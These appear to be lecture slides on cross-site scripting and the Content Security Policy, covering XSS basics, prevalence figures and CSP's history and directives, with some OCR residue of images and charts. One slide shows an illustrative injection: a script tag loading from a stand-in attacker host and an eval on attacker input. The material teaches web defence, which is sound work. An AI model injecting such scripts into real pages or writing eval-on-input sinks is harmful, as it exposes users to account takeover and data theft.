Secure Application Development

CSP in the Age of Script Gadgets

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Me, myself and I

- Prof. Dr. Martin Johns
  - TU Braunschweig, Institute for Application Security (IAS)
  - Since April 2018
- Before joining the wonderful world of academia (2009 - 2018)
  - 9 years at SAP Security Research, Germany
  - Lead for application and web security research
- PhD on Web Security at University of Passau (2004 - 2009)
- Tons of development jobs during the Web 2.0 times (1998 - 2003)

Very brief recall: Cross-site Scripting (XSS)

- XSS is a class of code injection vulnerabilities in web applications
- The attacker can inject HTML/JS into an vulnerable application
- This JS is executed in the browser of the attack's victim
  - This runs under the victim's authentication context
  - and has all capabilities that the user himself has
    - Full read access to protected content
    - Creating further (authenticated) HTTP requests and reading responses
    - Forging and interacting with UI elements
- —> Full client-side compromise

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<script src=“http://attackr.org“></script>
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
eval(attackerinput);
```

XSS is one of the most prevalent menaces on today's Web

- XSS is caused by insecure programming
- Insufficiently validated data flows from attacker controlled sources to security sensitive sinks
- Thus, our primary response to the problem are
  - *Secure development* (avoiding)
  - *Security testing* (detecting)



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



Prevalence of XSS

- Survey of the CVE database [STREWS 2014]



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

Number of XSS affecting Gmail webmail fixed per quarter
NUMBER OF EXPLOITABLE XSS
0
1
2
3
4
5
Q1
Q2
Q3
Q4
2008
2009
2010
2011
2012
2013
2014
2015

Home › Vulnerabilities

XSS Flaw in YouTube Gaming Earns Researcher $3,000

By Eduard Kovacs on October 30, 2015

in Share 32 G+1 5 Tweet Recommend 17 RSS

Google has paid out a $3,133.7 bounty to a researcher who identified a cross-site scripting (XSS) vulnerability on the recently launched YouTube Gaming website.

YouTube Gaming, quietly launched by YouTube in late August, provides both live-streamed and on-demand gaming videos. The new service competes with Amazon-owned video game streaming website Twitch.

Ashar Javed, a penetration tester with Hyundai AutoEver Europe whose name is in the security hall of fame of several major companies, claims it only took him two minutes to find a reflected XSS vulnerability in YouTube Gaming's main search bar.

#Cross-Site Scripting
#Buffer Errors
#Cross-Site Request Forgery
#SQL Injection
#Information Leak / Disclosure

Observation

So, apparently the existing strategies are not enough…

Didn't we deal with similar circumstances before?

Recall memory corruption:

- Buffer Overflows and co.
- Similar overwhelming number of problems
- Strategy: Attack mitigation
  - Stack guards, non-executable memory, etc.

How can attack mitigation look for XSS?

Observation

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How can attack mitigation look for XSS?

Enter CSP

A short history of the Content Security Policy

A first intro to CSP

- What is CSP?
  - Declarative policy to defend against client-side Web attacks
- Main targets
  - Stopping XSS attacks
  - also: (not relevant for this talk)
    - Stopping of information exfiltration
    - Regulation of framing behaviour
    - (proposed) UI consistency enforcement

CSP: Approach

- Scripts execute in the browser
  - Not all scripts in one page come from the same origin
  - New script content can be created on the fly
  - Client-side execution artefacts are invisible for the sever
- Thus, mitigation/protection approaches on the server-side work with incomplete information
- CSP
  - Server sets the policy
  - Browser enforces the policy
  - The policy governs with JavaScripts are legitimate, and thus, are allowed to run

The road to CSP

- CSP is build on top of a legacy of research proposals, e.g., the following
- 2007: Jim et al. proposed BEEP [WWW'07]
  - Relevant concept: Browser-enforced policy to stop illegitimate scripts
- 2008: Oda et al. proposed SOMA [CCS'08]
  - Relevant concept: Whitelisting of external script origins
- 2009: Van Gundy and Chen proposed Noncespaces [NDSS'09]
  - Relevant concept: HTML tags carry randomised information, rendering injection impossible
- 2010: Stamm et al. proposed CSP in a research paper [WWW'10]
- 2012: CSP 1.0 W3C Candidate Recommendation

Content Security Policy (CSP) - Level 1

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- CSP Level 1 resides on three main pillars
  1. Disallow inline scripts
     - i.e., strict separation of HTML and JavaScript
  2. Explicitly whitelist resources which are trusted by the developer
  3. Disallow on-the-fly string-to–code transformation
     - i.e., forbid eval and aliases

- Text-based policy

```
default-src 'self';
```

- CSP is delivered as HTTP header or in meta element in page

```
Content-Security-Policy: default-src 'self';
```

CSP - Level 1

- CSP relies on strict separation of HTML and other content
  - This means JavaScript, CSS etc should be loaded via external resources
- For external resources, CSP is structured around **directives**
- Each directive specifies which content is legal for the respective resource class
  - E.g., script-src, style-src, img-src, font-src, object-src, frame-src, …
- The directive itself is a whitelist
  - i.e, a list of web origins that are permitted to provide said resource

CSP - Directives

- *`default-src 'self' | https://* | https://*.example.org | 'none'`*
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- *unsafe-inline, unsafe-eval*
    - do exactly what the names suggest...

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```
Content-Security-Policy:    default-src 'self';
                            style-src http://cdn.example.com;
                            script-src 'self' http://cdn.example.com;
                            img-src *;
```

- *frame-src*
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- *unsafe-inline, unsafe-eval*
